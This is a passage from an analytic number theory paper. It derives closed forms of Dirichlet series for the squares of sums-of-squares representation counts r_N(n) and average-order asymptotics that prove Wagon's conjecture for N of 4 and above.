We are interested in obtaining the generating functions for the *kth moment* of $r_2(n)$. For any $n\geq 1$ and $|x|<1$, in view of

$$\sum_{l=0}^{\infty}lx^l=x(1-x)^{-2}$$

and

$$x\frac{d}{dx}\sum_{l=0}^{\infty} l^n x^l = \sum_{l=0}^{\infty} l^{n+1}x^l \tag{2.3}$$

it is immediate that

$$\sum_{l=0}^{\infty} l^n x^l = \frac{xE_n(x)}{(1-x)^{n+1}}, \qquad n = 1, 2, \cdots \tag{2.4}$$

for a certain polynomial $E_n(x)$ of degree $n-1$. $E_n(x)$ is known as the nth *Euler polynomial* [4] and it is easy to see that (2.3) implies the recursion

$$E_{n+1}(x) = (1+nx)E_n(x) + x(1-x)E_n'(x).$$

Explicitly, the first few Euler polynomials are $E_1(x) = 1, E_2(x) = 1+x, E_3(x) = 1+4x+x^2$ and $E_4(x) = 1+11x+11x^2+x^3$. Equation (2.4) enables us to obtain the generating functions for the higher moments of $r_2(n)$ as follows: for $\mu \equiv 0$ or $1 \pmod 4$, we let $\left(\frac{\mu}{n}\right)$ be the *Jacobi-Legendre-Kronecker symbol* and again consider

$$L_\mu(s) := \sum_{n=1}^{\infty} \left(\frac{\mu}{n}\right) n^{-s}$$

the L-function corresponding to $\left(\frac{\mu}{n}\right)$. It is known (e.g. p. 291 in [3]) that

$$\sum_{n=1}^{\infty} \frac{r_2(n)}{n^s} = 4\zeta(s)L_{-4}(s) = \sum_{n=1}^{\infty} \frac{4(1 * \left(\frac{-4}{n}\right))(n)}{n^s}$$

and $r_2(n) = 4(1 * \left(\frac{-4}{n}\right))(n)$ for any $n \geq 1$. A simple calculation shows that for any $l \geq 0$,

$$\left(1 * \left(\frac{-4}{n}\right)\right)(p^l) = \begin{cases} 1 & \text{if } p = 2; \\ l+1 & \text{if } p \geq 3 \text{ and } \left(\frac{-1}{p}\right) = 1; \\ \frac{(-1)^l+1}{2} & \text{if } p \geq 3 \text{ and } \left(\frac{-1}{p}\right) = -1. \end{cases}$$

We now have

$$\begin{aligned}
\sum_{n=1}^{\infty} \frac{r_2^N(n)}{n^s} &= 4^N \sum_{n=1}^{\infty} \frac{\left\{(1 * \left(\frac{-4}{n}\right))(n)\right\}^N}{n^s} \\
&= 4^N \prod_p \sum_{l=0}^{\infty} \frac{\left\{(1 * \left(\frac{-4}{n}\right))(p^l)\right\}^N}{p^{ls}} \\
&= \frac{4^N}{1-2^{-s}} \left\{ \prod_{\left(\frac{-1}{p}\right)=-1} \sum_{l=0}^{\infty} \left(\frac{(-1)^l+1}{2}\right)^N p^{-ls} \right\} \left\{ \prod_{\left(\frac{-1}{p}\right)=1} \sum_{l=0}^{\infty} (l+1)^N p^{-ls} \right\} \\
&= \frac{4^N}{1-2^{-s}} \prod_{\left(\frac{-1}{p}\right)=-1} \frac{1}{1-p^{-2s}} \prod_{\left(\frac{-1}{p}\right)=1} \frac{E_N(p^{-s})}{(1-p^{-s})^{N+1}}
\end{aligned}$$

on using (2.4). [Here $\prod_p$ denotes the infinite product over all primes.] Firstly, when $N = 2$, we have most pleasingly,

$$\begin{aligned}\sum_{n=1}^{\infty}\frac{r_2^2(n)}{n^s} &= \frac{16}{1-2^{-s}}\prod_{(\frac{-1}{p})=-1}\frac{1}{1-p^{-2s}}\prod_{(\frac{-1}{p})=1}\frac{1+p^{-s}}{(1-p^{-s})^3}\\ &= \frac{16}{1+2^{-s}}\left\{\frac{1}{1-2^{-s}}\prod_{(\frac{-1}{p})=-1}\frac{1}{1-p^{-2s}}\prod_{(\frac{-1}{p})=1}\frac{1}{(1-p^{-s})^2}\right\}^2\prod_p(1-p^{-2s})\\ &= \frac{\left(4\zeta(s)L_{-4}(s)\right)^2}{(1+2^{-s})\zeta(2s)}. \qquad (2.5)\end{aligned}$$

However, when $N \geq 3$, the generating functions cannot be expressed in terms of L-functions as completely as in formula (2.5). For example, when $N = 3$

$$\sum_{n=1}^{\infty}\frac{r_2^3(n)}{n^s} = \frac{64}{1-2^{-s}}\prod_{(\frac{-1}{p})=-1}\frac{1}{1-p^{-2s}}\prod_{(\frac{-1}{p})=1}\frac{1+4p^{-s}+p^{-2s}}{(1-p^{-s})^4},$$

and when $N = 4$

$$\sum_{n=1}^{\infty}\frac{r_2^4(n)}{n^s} = \frac{256}{1-2^{-s}}\prod_{(\frac{-1}{p})=-1}\frac{1}{1-p^{-2s}}\prod_{(\frac{-1}{p})=1}\frac{1+11p^{-s}+11p^{-2s}+p^{-3s}}{(1-p^{-s})^5}.$$

This helps explain why our Theorem 2.1 has no 'closed-form' extension to higher order. For the detailed asymptotic estimate of the generating function of the kth moment of $r_2(n)$, we refer the reader to [5].

3. Sums of a Small Even Number of Squares

In view of Theorem 2.1, whenever a Dirichlet series is expressible as a sum of two-fold products of L-functions:

$$L_f(s) = \sum_{\chi_1,\chi_2} a(\chi_1,\chi_2)L_{\chi_1}(s)L_{\chi_2}(s),$$

we are able to provide a closed form (in terms of L-functions) of the Dirichlet series $L_{f^2}(s) = \sum_{n=1}^{\infty} f^2(n)n^{-s}$, on using (2.1).

In particular, let $r_N(n)$ be the number of solutions to $x_1^2 + x_2^2 + \cdots + x_N^2 = n$ (counting permutations and signs) and let

$$\mathcal{L}_N(s) := \sum_{n=1}^{\infty} r_N(n)n^{-s}, \qquad \mathcal{R}_N(s) := \sum_{n=1}^{\infty} r_N^2(n)n^{-s}$$

be the Dirichlet series corresponding to $r_N(n)$ and $r_N^2(n)$. Closed forms are obtainable for $\mathcal{L}_N(s)$ for certain even N from the explicit formulae known for $r_N(n)$. For example, we have

$$\mathcal{L}_2(s) = 4\zeta(s)L_{-4}(s), \qquad (3.1)$$

$$\mathcal{L}_4(s) = 8(1-4^{1-s})\zeta(s)\zeta(s-1), \qquad (3.2)$$

$$\mathcal{L}_6(s) = 16\zeta(s-2)L_{-4}(s) - 4\zeta(s)L_{-4}(s-2), \qquad (3.3)$$

$$\mathcal{L}_8(s) = 16(1-2^{1-s}+4^{2-s})\zeta(s)\zeta(s-3). \qquad (3.4)$$

The derivation of (3.1) and (3.3) from the formulas for $r_2(n)$ and $r_6(n)$ (e.g. §91 in [20]) is immediate if we write those formulas in the form

$$\begin{aligned} r_2(n) &= 4\sum_{\substack{m,d\geq 1\\ md=n}} \chi(d) \\ r_6(n) &= 16\sum_{\substack{m,d\geq 1\\ md=n}} \chi(m)d^2 - 4\sum_{\substack{m,d\geq 1\\ md=n}} \chi(d)d^2 \end{aligned}$$

where χ denotes the non-principal character modulo 4. For derivation of (3.2) and (3.4) from the formulas for $r_4(n)$ and $r_8(n)$ (e.g. §91 in [20]) is immediate if we write those formulas in the form

$$\begin{aligned} r_4(n) &= 8\sigma_1(n) - 32\sigma_1(n/4) \\ r_8(n) &= 16\sigma_3(n) - 32\sigma_3(n/2) + 256\sigma_3(n/4) \end{aligned}$$

where it is understood that $\sigma_k(n) = 0$ if n is not a positive integer.

In this section, we shall demonstrate how to use our Theorem 2.1 to obtain counterpart closed forms for $\mathcal{R}_N(s)$ from the above expressions for $\mathcal{L}_N(s)$.

Let us start with $\mathcal{R}_2(s)$. It has already been shown in (2.5) that

$$\mathcal{R}_2(s) = \sum_{n=1}^{\infty} \frac{r_2^2(n)}{n^s} = \frac{(4\zeta(s)L_{-4}(s))^2}{(1+2^{-s})\zeta(2s)}$$

but it can also be deduced directly from our Theorem 2.1 and (3.1) by taking $f_1(n) = f_2(n) = 1$ and $g_1(n) = g_2(n) = \left(\frac{-4}{n}\right)$.

We shall consider $\mathcal{R}_4(s)$ and $\mathcal{R}_8(s)$ later. For $\mathcal{R}_6(s)$, we first write

$$\begin{aligned} \mathcal{L}_6(s) &= 16\zeta(s-2)L_{-4}(s) - 4\zeta(s)L_{-4}(s-2) \\ &= 16\sum_{n=1}^{\infty}\left(\sum_{d|n} d^2\left(\frac{-4}{n/d}\right)\right)n^{-s} - 4\sum_{n=1}^{\infty}\left(\sum_{d|n} d^2\left(\frac{-4}{d}\right)\right)n^{-s} \\ &= \sum_{n=1}^{\infty}\left(16(f_1*g_1)(n) - 4(f_2*g_2)(n)\right)n^{-s} \end{aligned}$$

where $f_1(n) = n^2$, $g_1(n) = \left(\frac{-4}{n}\right)$, $f_2(n) = 1$ and $g_2(n) = \left(\frac{-4}{n}\right)n^2$. It follows from our Theorem 2.1 and (3.3) that

$$\begin{aligned} \mathcal{R}_6(s) &= \sum_{n=1}^{\infty}\left(16(f_1*g_1)(n) - 4(f_2*g_2)(n)\right)^2 n^{-s} \\ &= 16^2\sum_{n=1}^{\infty}(f_1*g_1)^2(n)n^{-s} - 128\sum_{n=1}^{\infty}(f_1*g_1)(n)(f_2*g_2)(n)n^{-s} \\ &\qquad +16\sum_{n=1}^{\infty}(f_2*g_2)^2(n)n^{-s} \\ &= 16^2\frac{L_{f_1^2}(s)L_{g_1^2}(s)L_{f_1g_1}(s)^2}{L_{f_1^2g_1^2}(2s)} - 128\frac{L_{f_1f_2}(s)L_{g_1g_2}(s)L_{f_1g_2}(s)L_{g_1f_2}(s)}{L_{f_1f_2g_1g_2}(2s)} \\ &\qquad +16\frac{L_{f_2^2}(s)L_{g_2^2}(s)L_{f_2g_2}(s)^2}{L_{f_2^2g_2^2}(2s)}. \end{aligned} \tag{3.5}$$

It remains to evaluate the component L-functions and they are

$$L_{f_1^2}(s) = \zeta(s-4), \qquad L_{g_1^2}(s) = (1-2^{-s})\zeta(s),$$

$$L_{f_2^2}(s) = \zeta(s), \qquad L_{g_2^2}(s) = (1-16\cdot 2^{-s})\zeta(s-4),$$

$$L_{f_1g_1}(s) = L_{-4}(s-2), \qquad L_{f_1f_2}(s) = \zeta(s-2), \qquad L_{g_1g_2}(s) = (1-4\cdot 2^{-s})\zeta(s-2),$$

$$L_{f_1g_2}(s) = L_{-4}(s-4), \qquad L_{g_1f_2}(s) = L_{-4}(s), \qquad L_{f_2g_2}(s) = L_{-4}(s-2),$$

$$L_{f_1^2g_1^2}(s) = L_{f_2^2g_2^2}(s) = L_{f_1f_2g_1g_2}(s) = (1-16\cdot 2^{-s})\zeta(s-4).$$

Now from (3.5), we have

$$\mathcal{R}_6(s) = 16\frac{(17-32\cdot 2^{-s})}{(1-16\cdot 2^{-2s})}\frac{\zeta(s-4)L_{-4}^2(s-2)\zeta(s)}{\zeta(2s-4)} - \frac{128}{(1+4\cdot 2^{-s})}\frac{L_{-4}(s-4)\zeta^2(s-2)L_{-4}(s)}{\zeta(2s-4)}.$$

For $\mathcal{R}_4(s)$ and $\mathcal{R}_8(s)$, we need the following companion lemma:

Lemma 3.1. *Suppose $f(n)$ is a multiplicative function. Let p be a prime and let the Dirichlet series*

$$\sum_{n=1}^{\infty}\frac{A(n)}{n^s} := \sum_{m=0}^{\infty}\frac{a_m}{p^{ms}}\sum_{n=1}^{\infty}\frac{f(n)}{n^s}$$

be the product of $L_f(s)$ and a power series in p^{-s}. Then

$$\sum_{n=1}^{\infty}\frac{A^2(n)}{n^s} = L_{f^2}(s)\sum_{m=0}^{\infty}\frac{a_m^2}{p^{ms}} + 2L_{f^2}(s)\left(\sum_{l=0}^{\infty}\frac{f^2(p^l)}{p^{ls}}\right)^{-1} \times \sum_{k=1}^{\infty}\left\{\sum_{m=0}^{\infty}\frac{a_{m+k}a_m}{p^{ms}}\right\}\left\{\sum_{l=0}^{\infty}\frac{f(p^l)f(p^{l+k})}{p^{ls}}\right\}p^{-ks}. \tag{3.6}$$

Proof. Since

$$\sum_{n=1}^{\infty}A(n)n^{-s} = \sum_{n=1}^{\infty}\sum_{m=0}^{\infty}a_mf(n)(p^mn)^{-s} = \sum_{n=1}^{\infty}\left\{\sum_{\substack{m=0\\ p^m|n}}^{\infty}a_mf\left(\frac{n}{p^m}\right)\right\}n^{-s},$$

we deduce

$$\begin{aligned}\sum_{n=1}^{\infty}A^2(n)n^{-s} &= \sum_{n=1}^{\infty}\left\{\sum_{\substack{m=0\\ p^m|n}}^{\infty}a_mf\left(\frac{n}{p^m}\right)\right\}^2 n^{-s}\\ &= \sum_{m_1,m_2=0}^{\infty}a_{m_1}a_{m_2}\sum_{\substack{n=1\\ p^{m_1},p^{m_2}|n}}^{\infty}f\left(\frac{n}{p^{m_1}}\right)f\left(\frac{n}{p^{m_2}}\right)n^{-s}. \qquad (3.7)\end{aligned}$$

For any $m_1, m_2 \geq 1$ we let $M := \max(m_1, m_2)$ and $m := \min(m_1, m_2)$. Then the last summation (over n) in (3.7) is

$$\begin{aligned} &= \sum_{\substack{n=1 \\ p^M \mid n}}^{\infty} f\left(\frac{n}{p^M}\right) f\left(\frac{n}{p^m}\right) n^{-s} \\ &= \frac{1}{p^{Ms}} \sum_{n=1}^{\infty} f(n) f(np^{M-m}) n^{-s} \\ &= \frac{1}{p^{Ms}} \sum_{l=0}^{\infty} \sum_{\substack{n=1 \\ (p,n)=1}}^{\infty} f(np^l) f(np^{M-m+l}) p^{-ls} n^{-s} \\ &= \frac{1}{p^{Ms}} \sum_{l=0}^{\infty} f(p^l) f(p^{M-m+l}) p^{-ls} \sum_{\substack{n=1 \\ (p,n)=1}}^{\infty} \frac{f^2(n)}{n^s} \end{aligned} \tag{3.8}$$

since $f(n)$ is multiplicative. By writing

$$\sum_{n=1}^{\infty} \frac{f^2(n)}{n^s} = \sum_{l=0}^{\infty} \sum_{\substack{n=1 \\ (p,n)=1}}^{\infty} \frac{f^2(np^l)}{(np^l)^s} = \sum_{l=0}^{\infty} \frac{f^2(p^l)}{p^{ls}} \sum_{\substack{n=1 \\ (p,n)=1}}^{\infty} \frac{f^2(n)}{n^s},$$

we deduce that

$$\sum_{\substack{n=1 \\ (p,n)=1}}^{\infty} \frac{f^2(n)}{n^s} = L_{f^2}(s) \left(\sum_{l=0}^{\infty} f^2(p^l) p^{-ls} \right)^{-1}. \tag{3.9}$$

Using (3.7), (3.8) and (3.9), we have

$$\begin{aligned} \sum_{n=1}^{\infty} A^2(n) n^{-s} = L_{f^2}(s) \left(\sum_{l=0}^{\infty} f^2(p^l) p^{-ls} \right)^{-1} \times \\ \times \sum_{m_1, m_2 = 0}^{\infty} \frac{a_{m_1} a_{m_2}}{p^{\max(m_1, m_2)s}} \sum_{l=0}^{\infty} \frac{f(p^l) f(p^{l+|m_1 - m_2|})}{p^{ls}}. \end{aligned} \tag{3.10}$$

The contribution corresponding to $m_1 = m_2$ in the above double summation is

$$\sum_{m=0}^{\infty} \frac{{a_m}^2}{p^{ms}} \sum_{l=0}^{\infty} \frac{f^2(p^l)}{p^{ls}} \tag{3.11}$$

and the contribution corresponding to $m_1 \neq m_2$ is

$$\begin{aligned} &= 2 \sum_{m_2 < m_1}^{\infty} \frac{a_{m_1} a_{m_2}}{p^{m_1 s}} \sum_{l=0}^{\infty} \frac{f(p^l) f(p^{l+m_1-m_2})}{p^{ls}} \\ &= 2 \sum_{m=0}^{\infty} \sum_{k=1}^{\infty} \frac{a_{m+k} a_m}{p^{(m+k)s}} \sum_{l=0}^{\infty} \frac{f(p^l) f(p^{l+k})}{p^{ls}} \\ &= 2 \sum_{k=1}^{\infty} \left\{ \sum_{m=0}^{\infty} \frac{a_{m+k} a_m}{p^{ms}} \right\} \left\{ \sum_{l=0}^{\infty} \frac{f(p^l) f(p^{l+k})}{p^{ls}} \right\} \frac{1}{p^{ks}}. \end{aligned} \tag{3.12}$$

Now (3.6) follows from (3.10), (3.11) and (3.12). □

On applying Lemma 3.1 to (3.2) and (3.4) and using (2.2), we have

$$\mathcal{R}_4(s) = 64\frac{(8\cdot 2^{3-3s} - 10\cdot 2^{2-2s} + 2^{1-s} + 1)\zeta(s-2)\zeta^2(s-1)\zeta(s)}{(1+2^{1-s})\zeta(2s-2)};$$

and

$$\mathcal{R}_8(s) = 256\frac{(32\cdot 2^{6-2s} - 3\cdot 2^{3-s} + 1)\zeta(s-6)\zeta^2(s-3)\zeta(s)}{(1+2^{3-s})\zeta(2s-6)}.$$

Therefore, we have completed the proof of the following Theorem.

Theorem 3.2. *We may write*

$$\mathcal{R}_2(s) = \frac{(4\zeta(s)L_{-4}(s))^2}{(1+2^{-s})\zeta(2s)}, \qquad \Re(s) > 1;$$

$$\mathcal{R}_4(s) = 64\frac{(8\cdot 2^{3-3s} - 10\cdot 2^{2-2s} + 2^{1-s} + 1)\zeta(s-2)\zeta^2(s-1)\zeta(s)}{(1+2^{1-s})\zeta(2s-2)}, \qquad \Re(s) > 3;$$

$$\mathcal{R}_6(s) = 16\frac{(17-32\cdot 2^{-s})}{(1-16\cdot 2^{-2s})}\frac{\zeta(s-4)L_{-4}^2(s-2)\zeta(s)}{\zeta(2s-4)} - \frac{128}{(1+4\cdot 2^{-s})}\frac{L_{-4}(s-4)\zeta^2(s-2)L_{-4}(s)}{\zeta(2s-4)}, \qquad \Re(s) > 5;$$

and

$$\mathcal{R}_8(s) = 256\frac{(32\cdot 2^{6-2s} - 3\cdot 2^{3-s} + 1)\zeta(s-6)\zeta^2(s-3)\zeta(s)}{(1+2^{3-s})\zeta(2s-6)} \qquad \Re(s) > 7.$$

Since $\epsilon\zeta(1+\epsilon) \to 1$ as $\epsilon \to 0$, the value of the $\lim_{\epsilon\to 0}\epsilon\mathcal{R}_N(N-1+\epsilon)$ at its largest pole is, respectively:

$$\lim_{\epsilon\to 0}\epsilon\mathcal{R}_4(3+\epsilon) = 96\zeta(3) = 3W_4$$

$$\lim_{\epsilon\to 0}\epsilon\mathcal{R}_6(5+\epsilon) = 240\zeta(5) = 5W_6$$

and

$$\lim_{\epsilon\to 0}\epsilon\mathcal{R}_8(7+\epsilon) = \frac{4480}{17}\zeta(7) = 7W_8.$$

The formulae for $\mathcal{R}_N(s)$ in Theorem 3.2 enable us to estimate the average order of $r_N^2(n)$ for $N = 2, 4, 6, 8$. Following from Sierpinski's result on the circle problem (cf. Satz 509 of [17])

$$\sum_{n\le x} r_2(n) = \pi x + O(x^{1/3}), \tag{3.13}$$

we have

$$\sum_{n\le x} r_2^2(n) = 4x\log x + 4\alpha x + O(x^{2/3}) \tag{3.14}$$

where $\alpha := 2\gamma + \frac{8}{\pi}L'_{-4}(1) - \frac{12}{\pi^2}\zeta'(2) + \frac{1}{3}\log 2 - 1 = 2.0166216\cdots$. Indeed, one can prove (3.14) as follows. Let

$$\sum_{n=1}^{\infty} h_n n^{-s} := \{4\zeta(s)L_{-4}(s)\}^2 = \left(\sum_{n=1}^{\infty} r_2(n)n^{-s}\right)^2. \tag{3.15}$$

By the hyperbola method and (3.13), one has

$$\begin{aligned} H(x) &:= \sum_{n\le x} h_n = \sum_{\substack{m,d\ge 1\\ md\le x}} r_2(m)r_2(d) \\ &= 2\sum_{m\le\sqrt{x}} r_2(m)\sum_{n\le x/m} r_2(n) - \left(\sum_{n\le\sqrt{x}} r_2(n)\right)^2 \\ &= 2\sum_{m\le\sqrt{x}} r_2(m)\left\{\pi\frac{x}{m} + O\left(\frac{x^{1/3}}{m^{1/3}}\right)\right\} - \{\pi x^{1/2} + O(x^{1/6})\}^2 \\ &= \pi^2 x\log x + C_1 x + O(x^{2/3}), \end{aligned}$$

for some constant C_1. Now by (2.5) we have

$$\mathcal{R}_2(s) = \sum_{n=1}^{\infty} r_2^2(n)n^{-s} = \sum_{m=1}^{\infty} h_m m^{-s}\sum_{n=1}^{\infty} l_n n^{-s}$$

where h_n is given (3.15) and

$$\sum_{n=1}^{\infty} l_n n^{-s} = (1+2^{-s})^{-1}\zeta^{-1}(2s) = \sum_{j=0}^{\infty}(-1)^j 2^{-js}\sum_{k=1}^{\infty}\mu(k)k^{-2s}$$

has abscissa of absolute convergence $1/2$ and

$$\sum_{n\le x}|l_n| = O(x^{1/2}\log x).$$

Here $\mu(n)$ is the Möbius function. Now by an elementary convolution argument

$$\begin{aligned} \sum_{n\le x} r_2^2(n) &= \sum_{n\le x} l_n H(x/n) \\ &= \sum_{n\le x} l_n\{\pi^2\frac{x}{n}\log\frac{x}{n} + C_1\frac{x}{n} + O(\frac{x^{2/3}}{n^{2/3}})\} \\ &= 4x\log x + C_2 x + O(x^{2/3}) \qquad (3.16) \end{aligned}$$

for some constant C_2. To evaluate the value of C_2, we first note that for any $\sigma > 1$, we have

$$\sum_{n\le x}\frac{r_2^2(n)}{n^\sigma} = \int_{1-}^{x} u^{-\sigma}d\sum_{n\le u} r_2^2(n)$$

and hence from (3.16) and letting $x\longrightarrow+\infty$, we get

$$\mathcal{R}_2(\sigma) = \sigma\int_1^\infty\left(\frac{\sum_{n\le u} r_2^2(n) - 4u\log u - C_2 u}{u^{\sigma+1}}\right)du + \frac{4}{(\sigma-1)^2} + \frac{4+\sigma C_2}{\sigma-1}.$$

The above integral converges when $\sigma\longrightarrow 1^+$ and hence

$$\lim_{\sigma\longrightarrow 1^+}\left\{\mathcal{R}_2(\sigma) - \frac{4}{(\sigma-1)^2}\right\}(\sigma-1) = 4 + C_2. \qquad (3.17)$$

Now in view of (2.5), $\mathcal{R}_2(s)$ has a pole at $s=1$ of order 2. So the limit in (3.17) in fact is the residue of $\mathcal{R}_2(s)$ at $s=1$ which can be evaluated by the method in §5 below and it is equal to

$$4\left(2\gamma+\frac{8}{\pi}L'_{-4}(1)-\frac{12}{\pi^2}\zeta'(2)+\frac{1}{3}\log 2\right).$$

This completes the proof of (3.14)

It is also worth to note that Sierpinski's result has been slightly improved and so the error term in (3.14) could be improved accordingly. For example, the term $O(x^{2/3})$ can be replaced by $O(x^{284/429})$ if we employ Nowak's result in [19] which replaces the term $O(x^{1/3})$ in (3.13) by $O(x^{139/429})$.

We now consider the case $N=4$. In view of Theorem 3.2, $\mathcal{R}_4(s)/\zeta(s-2)$ is equal to the product of a finite Dirichlet series and the five Dirichlet series $\zeta(s-1),\zeta(s-1),\zeta(s),\zeta^{-1}(2s-2)$ and $(1+2^{1-s})^{-1}$, each of which has the property that the coefficient of n^{-s} is $O(n)$. Hence from the formula for $\mathcal{R}_4(s)$ in Theorem 3.2,

$$\mathcal{R}_4(s)=\zeta(s-2)\sum_{n=1}^{\infty}g_n n^{-s},$$

where $|g_n|=O(nd_5(n))$ and $d_k(n)$ is the number of ways of expressing n in the form $n=n_1n_2\cdots n_k$ with $n_1,n_2,\cdots,n_k$ positive integers. It follows that

$$\begin{aligned}
\sum_{n\le x}r_4^2(n) &= \sum_{n\le x}g_n\sum_{m\le x/n}m^2\\
&= \sum_{n\le x}g_n\left(\frac{1}{3}\left(\frac{x}{n}\right)^3+O\left(\frac{x^2}{n^2}\right)\right)\\
&= \frac{x^3}{3}\sum_{n=1}^{\infty}\frac{g_n}{n^3}+O\left(x^3\left|\sum_{n>x}\frac{g_n}{n^3}\right|\right)+O\left(x^2\sum_{n\le x}\frac{|g_n|}{n^2}\right)\\
&= \frac{x^3}{3}\sum_{n=1}^{\infty}\frac{g_n}{n^3}+O\left(x^3\sum_{n>x}\frac{d_5(n)}{n^2}\right)+O\left(x^2\sum_{n\le x}\frac{d_5(n)}{n}\right)\\
&= \frac{x^3}{3}\sum_{n=1}^{\infty}\frac{g_n}{n^3}+O(x^2\log^5 x)
\end{aligned}$$

because $\sum_{n\le x}d_k(n)\sim xP_k(\log x)$ for some polynomial $P_k(X)$ of degree $k-1$ (see Chapter XII in [26]). Now since

$$\sum_{n=1}^{\infty}\frac{g_n}{n^3}=\lim_{s\longrightarrow 3^+}\mathcal{R}_4(s)/\zeta(s-2)=\lim_{\epsilon\longrightarrow 0}\epsilon\mathcal{R}_4(3+\epsilon)=3W_4$$

so we have

$$\sum_{n\le x}r_4^2(n)=W_4x^3+O(x^2\log^5 x).$$

The cases for $N=6$ and $N=8$ can be treated in the same manner as

$$\mathcal{R}_6(s)=\zeta(s-4)\sum_{n=1}^{\infty}\frac{b_n}{n^s}+L_{-4}(s-4)\sum_{n=1}^{\infty}\frac{c_n}{n^s}$$

and

$$\mathcal{R}_8(s) = \zeta(s-6)\sum_{n=1}^{\infty}\frac{d_n}{n^s}$$

where b_n and c_n are $\ll n^2 d_5(n)$ and d_n is $\ll n^3 d_5(n)$. Therefore, we have

$$\sum_{n\le x} r_N^2(n) = W_N x^{N-1} + O(x^{N-2}) \tag{3.18}$$

for $N = 6, 8$ with W_N given by (1.3).

For $N \neq 2, 4, 6, 8$, lacking the closed forms for $\mathcal{R}_N(s)$, we can't follow the argument above to estimate the average order for $r_N^2(n)$. However, as suggested by the referee, the asymptotic value for $\sum_{n\le x} r_N^2(n)$, at least for $N \ge 5$, can be obtained from the singular series formula for $r_N(n)$ given by Hardy (see p.342 of [12] or p.155 of [11]), which may be written as

$$r_N(n)\frac{\Gamma(N/2)}{\pi^{N/2}}n^{1-N/2} = \sum_{k=1}^{\infty}\sum_{\substack{1\le h\le k\\(h,k)=1}}\left(\frac{G(h,k)}{k}\right)^N e^{-2\pi i h n/k} + O(n^{1-N/4}) \tag{3.19}$$

where $G(h,k) = \sum_{j=1}^{k} e^{2\pi i h j^2/k}$ is the standard quadratic Gauss sum. In fact, using a well-known result on quadratic Gauss sum (e.g. p.138 of [11])

$$|G(h,k)| = \begin{cases} \sqrt{k} & \text{if } k \equiv 1 \pmod 2;\\ 0 & \text{if } k \equiv 2 \pmod 4;\\ \sqrt{2k} & \text{if } k \equiv 0 \pmod 4; \end{cases} \tag{3.20}$$

for $(h,k) = 1$, we have

$$\begin{aligned} r_N(n)\frac{\Gamma(N/2)}{\pi^{N/2}}n^{1-N/2} &= \sum_{k\le x^{1/2}}\sum_{\substack{1\le h\le k\\(h,k)=1}}\left(\frac{G(h,k)}{k}\right)^N e^{-2\pi i h n/k} + O(x^{1-N/4})\\ &:= P(n) + O(x^{1-N/4}) \end{aligned}$$

for $N \ge 5$ and $n \le x$. By (3.20), we have $|P(n)| \ll 1$ and hence

$$r_N(n)^2 = \frac{\pi^N}{\Gamma(N/2)^2}n^{N-2}|P(n)|^2 + O(x^{3N/4-1}).$$

It follows that

$$\sum_{n\le x} r_N(n)^2 = \frac{\pi^N}{\Gamma(N/2)^2}\sum_{n\le x} n^{N-2}|P(n)|^2 + O(x^{3N/4}). \tag{3.21}$$

It remains to estimate the sum $\sum_{n\le x} n^{N-2}|P(n)|^2$ which is equal to

(3.22)

$$\sum_{1\le k_1,k_2\le x^{1/2}}\sum_{\substack{1\le h_i\le k_i\\(h_i,k_i)=1,i=1,2}}\left(\frac{G(h_1,k_1)}{k_1}\right)^N\left(\frac{\overline{G(h_2,k_2)}}{k_2}\right)^N\sum_{n\le x} n^{N-2}e^{-2\pi i n(\frac{h_1}{k_1}-\frac{h_2}{k_2})}.$$

We now note that when $\frac{h_1}{k_1} \neq \frac{h_2}{k_2}$, we have

$$\left| \sum_{n \leq x} e^{-2\pi i n(\frac{h_1}{k_1} - \frac{h_2}{k_2})} \right| \leq k_1 k_2$$

and hence the contribution for those terms $\frac{h_1}{k_1} \neq \frac{h_2}{k_2}$ to (3.22) is

$$\ll x^{N-2} \left(\sum_{k \leq x^{1/2}} k^{2-N/2} \right)^2.$$

Using this, (3.22) and (3.21), we have

$$\begin{aligned} \sum_{n \leq x} r_N(n)^2 &= \frac{\pi^N}{(N-1)\Gamma(N/2)^2} \left(\sum_{k \leq x^{1/2}} B(k) \right) x^{N-1} + O(x^{N-2} + x^{3N/4}) \\ &= \frac{\pi^N}{(N-1)\Gamma(N/2)^2} \left(\sum_{k=1}^{\infty} B(k) \right) x^{N-1} + O(x^{N-2} + x^{3N/4}) \end{aligned}$$

where

$$B(k) := \sum_{\substack{1 \leq h \leq k \\ (h,k)=1}} \left| \frac{G(h,k)}{k} \right|^{2N}.$$

Note that when $N = 6$, we have a better error term in (3.18). The function $k \to B(k)$ is multiplicative in k (see p.156 of [11]) and from (3.20), $B(1) = 1, B(2) = 0, B(2^l) = 2^{-N(l-1)}\phi(2^l)$ for any $l \geq 2$ and $B(p^j) = p^{-Nj}\phi(p^j)$ for any $j \geq 1$ and odd prime p. It then follows from the Euler product formula that

$$\sum_{k=1}^{\infty} B(k) = (1 - 2^{-(N-1)})^{-1} \prod_{p>3} \frac{1 - p^{-N}}{1 - p^{-(N-1)}} = \frac{1}{(1 - 2^{-N})} \frac{\zeta(N-1)}{\zeta(N)}.$$

We finally conclude that

Theorem 3.3. *We have*

$$\sum_{n \leq x} r_2^2(n) = 4x \log x + 4\alpha x + O(x^{2/3})$$

$$\sum_{n \leq x} r_4^2(n) = W_4 x^3 + O(x^2 \log^5 x)$$

and

$$\sum_{n \leq x} r_6^2(n) = W_6 x^5 + O(x^4)$$

For $N \geq 5, N \neq 6$ and $x \geq 1$, we have

$$\sum_{n \leq x} r_N^2(n) = W_N x^{N-1} + O(x^{N-2} + x^{3N/4}).$$

Here $\alpha = 2\gamma + \frac{8}{\pi} L'_{-4}(1) - \frac{12}{\pi^2}\zeta'(2) + \frac{1}{3}\log 2 - 1 = 2.0166216\cdots$.

This proves Wagon's conjecture for $N \geq 4$. Theorem 3.3 can also be found in [8] and it contains the same basic arguments for getting the error bounds on $r_N^2(n)$ summatory for $N \geq 5$. The estimate $O(x^{N-2})$ in fact is the best possible as will be discussed elsewhere.

4. Closed Forms for Dirichlet Series of Quadratic Forms

There is a rich parallel theory of L-functions over imaginary quadratic fields. In this vein, let $r_{2,P}(n)$ be the number of solutions to $x^2 + Py^2 = n$ (again counting sign and order). Denote

$$\mathcal{L}_{2,P}(s) := \sum_{n=1}^{\infty} r_{2,P}(n) n^{-s}, \qquad \mathcal{R}_{2,P}(s) := \sum_{n=1}^{\infty} r_{2,P}(n)^2 n^{-s}.$$

It is known that when the quadratic form $x^2 + Py^2$ has disjoint discriminants (that is, it has exactly one form per genus), then one has the following formula (see (9.2.8) in [3])

